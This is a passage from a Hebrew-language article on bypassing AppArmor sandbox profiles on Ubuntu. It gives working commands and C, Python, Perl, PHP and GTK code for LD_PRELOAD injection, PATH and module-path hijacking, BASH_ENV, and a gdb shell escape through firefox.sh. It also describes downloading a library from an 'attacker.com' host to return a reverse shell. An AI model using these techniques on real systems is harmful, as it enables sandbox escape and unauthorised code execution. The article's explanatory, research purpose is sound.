לשים את הספריה במשתנה סביבה LD_PRELOAD:

```
export LD_PRELOAD=$PWD/dllinj.so
```

הרצת פקודה כגון ps\whoami וכו' :

```
emanuel@comp-name /tmp/test>>export LD_PRELOAD=$PWD/dllinj.so
emanuel@comp-name /tmp/test>>whoami
Bypass Apparmor DLL-Injection Style :) emanuel
```

ניצול בזמן אמת- בשביל לעקוף APPARMOR דרך שימוש בחולשה, הפעולה תעשה בדרך הבאה:

הקוד שירוץ ישלח בקשה לשרת שיכלול את מה שיחזור מ-uname:

```
attacker.com
GET /dllinj.php?os=[UNAME]
```

התשובה שתתקבל תיהיה התוכן של הקובץ (הסיפריה) מותאם לפי המעבד 32/64 BIT, שירשם לתוך קובץ ב-TMP - באמצעות mkstemp. אחרי שירד הקובץ מריצים אותו עם execl (הקוד יופיע בהמשך) עם

הוספה של המשתנה LD_PRELOAD שכולל את הסיפריה שקיבלנו מהאינטרנט שתחזיר Reverse-Shell לתוקף ☺

הסבר על Ux , Px - הרצה "מאובטחת":

כשיש שימוש ב-Ux או Px או Cx (אות גדולה בקידומת) מתבצעת הרצה מאובטחת - הכוונה היא כי משתני סביבה מזיקים נמחקים לפני ההרצה של התוכנית בדומה להרצות של תוכנות בעלות setuid bit. רשימה של משתנה סביבה שמוסרים בעת הרצה מאובטחת Ux\Px:

```
GCONV_PATH
HOSTALIASES
LD_AOUT_LIBRARY_PATH
LD_AOUT_PRELOAD
LD_DEBUG_OUTPUT
LD_LIBRARY_PATH
LD_ORIGIN_PATH
LD_PRELOAD
LD_PROFILE
LOCALDOMAIN
LOCPATH
MALLOC_TRACE
NLSPATH
RESOLV_HOST_CONF
RES_OPTIONS
TMPDIR
TZDIR
```

כפי שאפשר לראות אין אפשרות לבצע DLL Injection כי משתני הסביבה הנחוצים לפעולה זו נמחקים (LD_PRELOAD ו-LD_LIBRARY_PATH).

השם עצמו נשמע די טוב: "הרצה מאובטחת", אך בחלק הבא של הפרק אני הולך להציג שבחלק גדול מהמקרים, המשמעות למילה "מאובטחת" קיים רק בשם, אך לא בהרצה ☺

שימוש ב- PATH Attacks

ברגע שסקריפט או תוכנה רצים וקוראים לפקודה / תוכנה מסויימת בלא שימוש בנתיב המלא שלה, לדוגמא:

```
#!/bin/sh
xterm &
```

או (מתוך system\execlp\execvp\popen):

```
system("xterm&");
```

מה שקורה בעצם הוא שהסקריפט יחפש את XTERM לפי הנתיב שקיים ב-PATH.

ניתן לראות את ערכו של PATH (איפה שיבוצע החיפוש) על-ידי:

```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:
/usr/local/bin
```

מה שבעצם יקרה הוא שהמערכת תחפש את XTERM בכל אחד מהנתיבים על פי הסדר:

```
/usr/local/sbin
/usr/local/bin
/usr/sbin
/usr/bin
/sbin
/bin
/usr/games
/usr/local/bin
```

כשהיא תגיע ל-/usr/bin ה-XTERM ירוץ משם - כי שם ימצא הקובץ.

המתקפה היא לשנות את הערך של המשתנה הגלובלי PATH (למשל ל-"/tmp", שלשם בעצם יש לנו הרשאות כתיבה). לדוגמא על-ידי"

```
export PATH=/tmp:
```

קוד ב-C:

```
setenv("PATH","/tmp:",1);
```

כך שכל פקודה שתרוץ- תרוץ מה-TMP, במידה והיא לא נמצאת שם, תתקבל שגיאה שהמערכת לא מוצאת את הקובץ (בטרמינל אפשר לראות) - למשל :

```
emanuel@comp-name /home/emanuel>>which apturl
Command 'which' is available in the following places
 * /bin/which
 * /usr/bin/which
The command could not be located because '/usr/bin:/bin' is not included
in the PATH environment variable.
which: command not found
```

הרעיון פה הוא להריץ תוכנות שיש לנו הרשאה להריץ (ושיש להם פלאג Ux\Px) - שפגיעות ל- PATH Attacks. רב הפעמים - סקריפטים (bash\sh) פגיעים למתקפה זו.

דוגמאות:

בפרופיל של Firefox.

```
/usr/bin/apturl Uxr,
```

(בכדי שלינקים כגון apt:nmap יעבדו)

התוכן של: /usr/bin/apturl

```
#!/bin/sh

if [ "$KDE_FULL_SESSION" = "true" ] && [ -x /usr/bin/apturl-kde ]; then
    apturl-kde $@
elif [ -x /usr/bin/apturl-gtk ]; then
    apturl-gtk $@
elif [ -x /usr/bin/apturl-kde ]; then
    apturl-kde $@
else
    echo "Please install apturl-gtk or apturl-kde."
fi
```

כך שהסקריפט עצמו רץ כ-U ו-AppArmor לא מגן עליו. ומה שצריך לעשות בשביל להריץ קוד דרך הסקריפט הוא לבצע PATH Attack. הבדיקות נעשות על "האם הקובץ קיים" (בנתיב מלא) ובמידה וכן- מריצים את הפקודה (בנתיב יחסי) ומכאן נובעת הפגיעות. דוגמא לניצול (דרך החולשה בפרופיל של Firefox) בגנום:

```
echo -e '#!/bin/bash\n#evil code bypass apparmor :)\nxterm&\n' >>
/tmp/apturl-gtk
chmod +x /tmp/apturl-gtk
export PATH=/tmp:
/usr/bin/apturl
```

יוצרים קובץ שיכיל את הקוד הזדוני שאותו התוכנה apturl תריץ במקום שיש לנו הרשאות כתיבה אליו (TMP) - ולהביא לו הרשאות הרצה.

קוד ב-C:

בעזרת הפונקציה setenv מגדירים משתנה סביבה ובעזרת execl מריצים את ה-process החדש. עדיף לעשות זאת בתוך Fork בכדי שמהלך התוכנית עצמה ימשיך לזרום:

```
setenv("PATH","/tmp:",1);
execl("/usr/bin/apturl","apturl",(char*)0);
```

ועקפנו את AppArmor. בשביל לבדוק האם הסקריפט פגיע ל-PATH Attack יש רק להחליף את PATH לנתיב ריק, להריץ ואם יש שגיאות של פקודה לא נמצאת... המתקפה עובדת! ☺

כמובן שלא רק סקריפטי Shell (SH\BASH) פגיעים ל-PATH Attack, גם תוכנות יכולות להיות פגיעות למתקפה הזאת, הגילוי עצמו נעשה בצורה שונה. נקח לדוגמא את התוכנה kde4-config שמוגדרת ב-abstractions/kde באובונטו 10.04.

```
/usr/bin/kde4-config PUx,
```

כך שכל תוכנה שמיועדת לשולחן העבודה KDE, נוכל לעקוף תפרופיל שלה במידה ואין פרופיל לתוכנה kde4-config (סביר להניח) ולכן הרצת קוד בה תיהיה לא מוגנת Ux. בשביל לדבג את התוכנה ולראות אם היא מריצה תוכנות אחרות נשתמש בסריקה דינאמית של קריאות מערכת באמצעות ltrace -f ו- strace -f.

לדוגמא :

```
script KdeTrace
strace -f kde4-config --userpath desktop
```

רואים בפלט :

```
execve("/usr/bin/xdg-user-dir", ["xdg-user-dir", "DESKTOP"], [/* 40 vars
*/] <unfinished ...>
```

סימן שיש לבצע PATH Attack על הקובץ xdg-user-dir.

בבדיקה דינאמית נוכל להגיע רק למקומות שאליהם נגיע במהלך הקוד שרץ בתנאים שבו הרצנו את התוכנה, כדי להיות בטוחים האם יש בתוכנה מקומות שבהם מריצים תוכנות אחרות עדיף להסתכל בקוד המקור.

במקרה של kde4-config אפשר לראות את ההרצה של: xdg-user-dir בקובץ kde-config.cpp:

```
/kdelibs-4.6.1/kdecore/kde-config.cpp
static QString readXdg( const char* type )
{
    QProcess proc;
    proc.start( QString::fromLatin1("xdg-user-dir"), QStringList() <<
QString::fromLatin1(type) );
```

אפשרות נוספת ללא PATH Attack במקרה הנ"ל היא להגיע להרצת קוד באמצעות התוכנה המורצת xdg-user-dir, השורה הראשונה ב-/usr/bin/xdg-user-dir:

```
test -f ${XDG_CONFIG_HOME:-~/.config}/user-dirs.dirs && .
${XDG_CONFIG_HOME:-~/.config}/user-dirs.dirs
```

כך שאפשר פשוט ליצור קובץ ב-"/tmp" בשם user-dirs.dirs שיכלול את הסקריפט הזדוני, ולהכניס לתוך המשתנה-סביבה XDG_CONFIG_HOME את הערך "/tmp":

```
export XDG_CONFIG_HOME=/tmp
echo -e '#!/bin/bash\n#No need for PATH-Attack :)\nxterm&\n' >
/tmp/user-dirs.dirs
/usr/bin/xdg-user-dir
```

משתנה הסביבה: BASH_ENV

במידה ומדובר בסקריפט שרץ דרך BASH העניין אפילו פשוט עוד יותר ואין צורך להשתמש ב-PATH-Attack מכיוון שישנו משתנה סביבה בשם BASH_ENV שכולל בתוכו קובץ שירוץ לפני שהסקריפט מתחיל לרוץ (השורה הראשונה אחרי "#!/bin/bash")

כך שכל סקריפט שמתחיל ב:

```
#!/bin/bash
```

פגיע להרצה הבאה:

```
export BASH_ENV=/tmp/evilscript.sh
```

evilscript.sh צריך להיות קובץ סקריפט תקין (בעל נתיב מלא! ולא יחסי) ובעל הרשאות ריצה. וכך ברגע שנריץ את הפקודה ldd:

```
/usr/bin/ldd
```

evilscript.sh ירוץ.

הכוונה היא לשימוש ב-PATH Attack בכדי ליצור אפקט שדומה ל-DLL INJECTION. הרעיון הוא שאנחנו גורמים לסקריפטים בשפות סקריפט שונות לטעון מודולים מתיקיה אחרת שבה נמצא מודול שנכתוב ואותו הם יריצו , וזאת באמצעות משתנה סביבה שבו מוגדר היכן לחפש מודולים.

Python:

Python טוען מודולים באמצעות הפקודה import. נקח לדוגמא קובץ פייתון מתוך הפרופיל של FireFox:

```
 /usr/bin/gnome-codec-install Uxr,
```

```
#!/usr/bin/python
import sys
import pygtk
pygtk.require('2.0')
import gtk
from GnomeCodecInstall import Main
if __name__ == "__main__":
  Main.main(sys.argv[1:])
```

פייתון כולל שני משתני סביבה שרלוונטים למיקום שבהם יחופשו הסיפריות\מודלים:

- PYTHONHOME - קובע תמיקום שבו יחופשו הסיפריות הסטנדרטיות של פייתון.
- PYTHONPATH - קובע תמיקום שבו יחופשו מודולים.

האובייקט sys.path כולל רשימה של מחרוזות שבהם פייתון בודק הימצאות של מודולים:

```
>>> import sys
>>> print sys.path
['', '/usr/lib/python2.6', '/usr/lib/python2.6/plat-linux2',
'/usr/lib/python2.6/lib-tk', '/usr/lib/python2.6/lib-old',
'/usr/lib/python2.6/lib-dynload', '/usr/lib/python2.6/dist-packages',
……
```

לאחר שנריץ:

```
export PYTHONPATH=/tmp
>>> print sys.path
['', '/tmp', '/usr/lib/python2.6', '/usr/lib/python2.6/plat-linux2',
'/usr/lib/python2.6/lib-tk',.....
```

לאחר שנריץ :

```
export PYTHONHOME=/tmp
>>> print sys.path
```

```
['', '/tmp/lib/python2.6/', '/tmp/lib/python2.6/plat-linux2',
'/tmp/lib/python2.6/lib-tk', '/tmp/lib/python2.6/lib-old',
'lib/python2.6/lib-dynload']
```

כך שיוצא שבכדי לשנות את הנתיב שממנו הסיפריה/מודול נטען נשתמש ב-PYTHONPATH. בכדי לגלות איזה סיפריה/מודול צריך לשכתב נשתמש ב-PYTHONHOME מפני שהוא משנה את הנתיב בצורה כזאת שבכל מקום (במקרה אצלי: חוץ מהאחרון) הוא ינסה לטעון מ-/tmp.

```
emanuel@comp-name /tmp>>export PYTHONHOME=/tmp
emanuel@comp-name /tmp>>/usr/bin/gnome-codec-install
'import site' failed; use -v for traceback
Traceback (most recent call last):
  File "/usr/bin/gnome-codec-install", line 4, in <module>
    import pygtk
ImportError: No module named pygtk
```

אפשר לראות שצריך לשנות את המודול pygtk, כך שניצור קובץ:

```
/tmp/pygtk.py
```

שיכלול: (הרצה של xeyes + יציאה)

```
import os
import sys
os.system("/usr/bin/xeyes&");
sys.exit("Python Module-Based-PATH-Attack- pygtk.py");
```

דוגמא:

```
emanuel@comp-name /tmp>>export PYTHONPATH=/tmp:
emanuel@comp-name /tmp>>/usr/bin/gnome-codec-install
'import site' failed; use -v for traceback
Python Module-Based-PATH-Attack- pygtk.py
```

וקופץ Xeyes! ☺

Perl:

גם ב-Perl אפשר לבצע בדיוק את אותו רעיון ומימוש שהוצג הרגע עם Python. סקריפטי Perl טוענים מודולים באמצעות הפקודה use, רובם טוענים את המודול strict בתחילת הסקריפט. ישנו משתנה סביבה בשם PERL5LIB שבעזרתו אפשר להגדיר נתיבים שבהם Perl יחפש מודולים לפני נתיבי ברירת המחדל (כמו גם באמצעות הוספת הפרמטר I- ב-Perl)

```
export PERL5LIB=/tmp:
```

יש ליצור את המודול שאותו נשכתב למשל Strict כך שניצור את הקובץ "strict.pm" בתיקיה tmp.

שיכלול את ה-payload:

```
# Perl Evil Code ...
print "Perl Style - PATH Attack\n";
system("xeyes&");
exit(0);
```

התוצאה: (על /usr/bin/aa-status שהוא קובץ ב-Perl)

```
emanuel@comp-name /tmp>>/usr/sbin/aa-status
Perl Style - PATH Attack
```

בכדי לגלות איזה מודול נטען בסקריפט-PERL אפשר:

- לקרוא את קוד המקור (לרוב ממש בהתחלה יש כמה use)
- להשתמש באחד מהמודולים : Devel::Cover , Devel::Modlist , Module::ScanDeps
- לבצע strace

אותו דבר אפשרי גם בשפות סקריפטינג אחרות לדוגמא:

ב-RUBY באמצעות RUBYLIB.

ב-LUA באמצעות LUA_PATH.

PHP:

ב-PHP נבצע משו דומה (אך שונה), נשתמש במשתנה סביבה PHPRC שקובע באיזה תיקיה יש לחפש את הקובץ ההגדרות: php.ini. בקובץ php.ini אפשר להשתמש בהגדרה auto_prepend_file שקובעת קובץ PHP שיטען לפני ריצת הסקריפט:

```
emanuel@comp-name /tmp>>export PHPRC=/tmp/
/tmp/php.ini
auto_prepend_file = /tmp/2.php
/tmp/2.php
<?php die("evil php.ini loaded :)\n"); ?>

emanuel@comp-name /tmp>>php -a
Interactive shell
evil php.ini loaded :)
```

בפרופיל של Evince יש Include לקובץ:

/etc/apparmor.d/abstractions/ubuntu-browsers

(בכדי שיהיה ניתן לפתוח דרכו כל דפדפן - בעת לחיצה על לינקים במסמכים השונים)

לדוגמא, ניקח את ההגדרה ל-Firefox:

```
# this should cover all firefox browsers and versions (including
# shiretoko and abrowser)
/usr/lib/firefox-*/firefox.sh PUx,
```

הפרופיל של Firefox לא תקף (כברירת מחדל) לקובץ firefox.sh כך שגם אם הפרופיל שלו יהיה פעיל, הרצת קוד דרך קובץ ההפעלה שלו תיהיה ללא שום פרופיל עליה (מצב Ux).

ניתן להשתמש ב-Path Attack גם פה - אך אציג דרך שונה מזו שראינו עד עכשיו.

כאשר הסקריפט firefox.sh מקבל את הפרמטר debug–, הוא מפעיל את הדיבאגר GDB ובתוכו טוען את הבינארי של Firefox (שעליו יש לנו הגנה), ולפנינו מופיע ממשק אינטרקטיבי בכדי שנוכל לכתוב בו פקודות.

כאשר מריצים את הפקודה "shell" ללא ארגומונטים מקבלים shell, וכאשר מעבירים לה ארגומנטים היא מריצה את הפקודות שהיא מקבלת. הקובץ /usr/bin/firefox הוא Symlink לקובץ הסקריפט firefox.sh שרלוונטי ל-Firefox החדיש ביותר במערכת, מכיוון שהקובץ הוא לינק סימבולי לקובץ, אנחנו יכולים לעבוד איתו, מפני שההתיחסות אליו היא כאילו אנו עובדים עם הקובץ ישירות- ולכן אין צורך לגלות את גרסאת ה-Firefox באמצעות קריאה של המערכת קבצים ומציאת התיקיה הרלוונטית ב-/usr/lib/firefox-*/

ישנה אפשרות לעבוד עם Symlink במקום ללא הרשאות (גם כאשר אין הרשאות כתיבה/קריאה לנתיב של הלינק) ההתיחסות אליו תיהיה כאילו עובדים עם הקובץ שאליו מבוצעת ההפניה ישירות.

דוגמא ב-Bash:

```
emanuel@emanuel-desktop:~$ echo 'shell xeyes& echo "Fail! firefox.sh not
protected"' > /tmp/GDB
emanuel@emanuel-desktop:~$ /usr/lib/firefox-4.0.1/firefox.sh --debug >
/tmp/GDB
GNU gdb (Ubuntu/Linaro 7.2-1ubuntu11) 7.2
Copyright (C) 2010 Free Software Foundation, Inc.

Reading symbols from /usr/lib/firefox-4.0.1/firefox-bin...(no debugging
symbols found)...done.
(gdb) Fail! firefox.sh not protected
(gdb) quit
```

קוד ב-C:

```
 int in;
 in = open("/tmp/GDB", O_RDONLY);
```

```
dup2(in, 0);
close(in);
execl ("/usr/bin/firefox", "firefox" , "--debug",  (char *)0);
```

קיימות תוכנות נוספות אשר כוללות ממשק אינטראקטיבי שניתן להריץ בו פקודות, לדוגמא, בתוכנה ftp אפשר להשתמש ב- command!. חשוב לדעת הטכניקות שתוארו עד כה לא בהכרח יעבדו על תוכנות גרפיות כגון GIMP, סייר הקבצים, סייר התמונות וכו'.

GTK MODULE:

מתוך הפרופיל של Firefox:

```
# Image viewers
/usr/bin/eog Uxr,
/usr/bin/gimp* Uxr,
```

סביבת העבודה gnome וגם התוכנות שבאות איתה משתמשות בסיפריה GTK+ , הסיפריה GTK+ כוללת אפשרות לטעון מודולים שנטענים לפני הקריאה לפונקציה gtk_init שמאתחלת את מה שצריך בשביל ה-TOOLKIT.

כאן אפשר לראות דוגמא לתוכנה שהיא בעצמה מודול (כלי לדיבוג תוכנות שכתובות ב-GTK+):

http://chipx86.github.com/gtkparasite

כל מודול צריך שתהיה לו את הפונקציה gtk_module_init. (ניתן להתייחס אליה כאל ה-main של המודול- מה שירוץ בפונקציה כאשר המודול נטען):

```
/tmp/GTK_Module.c
#include <glib.h>
#include <stdlib.h>
#include <unistd.h>
int gtk_module_init(gint argc, char *argv[])
{
execl("/usr/bin/xeyes","xeyes",(char*)0);
_exit(0);
}
```

הקימפול:

```
gcc -shared -fPIC -rdynamic -Wall -g -O2 `pkg-config --cflags gtk+-2.0`
/tmp/GTK_Module.c -o /tmp/GTK_Inject.so
```

בשביל לקמפל יש צורך להתקין את החבילה libgtk2.0-dev:

```
apt-get update;
apt-get install  libgtk2.0-dev;
```

את המודול אפשר לטעון דרך המשתנה הגלובלי GTK_MODULES או באמצעות הפרמטר –gtk-module ואז להריץ.

```
eog --gtk-module=/tmp/GTK_Inject.so
```

מכיוון שבמודול יש יציאה מהתוכנה (0)exit__ והוא נטען לפני עליית הסביבה הגרפית, התוכנה לא תופעל והקוד שבמודול ירוץ בה.

סיכום החלק הראשון

בחלק הראשון, נתתי הסבר על הרקע הכללי של AppArmor, הצגתי את היכולות שלו, את העבודה איתו ואת המאפיינים הכללים שלו. בנוסף, ראינו מה הם Capabilities , DAC וכו'. הכנסתי עוד הסברי רקע על מאפיינים שונים בכדי שנוכל להבין את המשך המאמר.

בכדי לא להשאיר אתכם רק עם התוכן ה-"יבש" ובכדי שיהיה קצת אקשן הצגתי מספר דרכים קטן לביצוע סוגים שונים של עקיפות. ראינו את ההגדרות של ההרצה בצורה "מאובטחת" ללא הגנות של AppArmor ואיך ניתן לגרום לתוכנות אלו להריץ קוד זדוני שלנו במספר דרכים שונות לפי סוג התוכנית.

בחלק הבא של המאמר אציג דרכים נוספים לעקיפת ההגנות של AppArmor, אציג וקטור שניתן להשתמש בו בשביל להגיע להרצת קוד דרך שרת ה-X. עקיפה של מנגנוני BlackLists שונים, וההשלכות של יצירת HardLink. בנוסף אסביר על MOD_APPARMOR שהוא מוד ל-Apache שמאפשר לאכוף פרופילים לאפליקציות WEB שונות.

תודות

- תודה רבה ל-TheLeader על העזרה בכתיבת המאמר ובעריכתו.

על המחבר

עמנואל ברונשטיין, מתעסק בהאקינג מספר שנים, חובב תוכנה חופשית וקוד פתוח. מנהל בקהילה hacking.org.il תחת הכינוי: emanuel1234. ניתן ליצור קשר ב: e3amn2l@gmail.com

מקורות

מצגת הסבר על AppArmor:

http://www.novell.com/linux/security/apparmor/apparmor_overview.pdf

מצגת מכנס DEFCON 15:

http://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-cowan.pdf

הוידאו מהכנס:

http://media.defcon.org/dc-15/video/Defcon15-Crispin_Cowan-Securing_Linux_application_with_APPArmor.m4v

מצגת מכנס Toorcon:

http://toorcon.org/2007/talks/30/Crispin_Cowan.pdf

וידאו מהכנס FOSDEM 2006:

http://www.youtube.com/watch?v=2rae7jWX-dc

מסמכי דוקמנטציה:

Novell AppArmor (2.1) Quick Start:

http://www.novell.com/documentation/apparmor/pdfdoc/book_opensuse_aaquick21_start/book_opensuse_aaquick21_start.pdf

Novell AppArmor Administration Guide:

http://www.novell.com/documentation/apparmor/pdfdoc/book_apparmor21_admin/book_apparmor21_admin.pdf

http://www.novell.com/documentation/opensuse110/pdfdoc/opensuse110_apparmor_admin_23/opensuse110_apparmor_admin_23.pdf

הויקי של AppArmor:

http://wiki.apparmor.net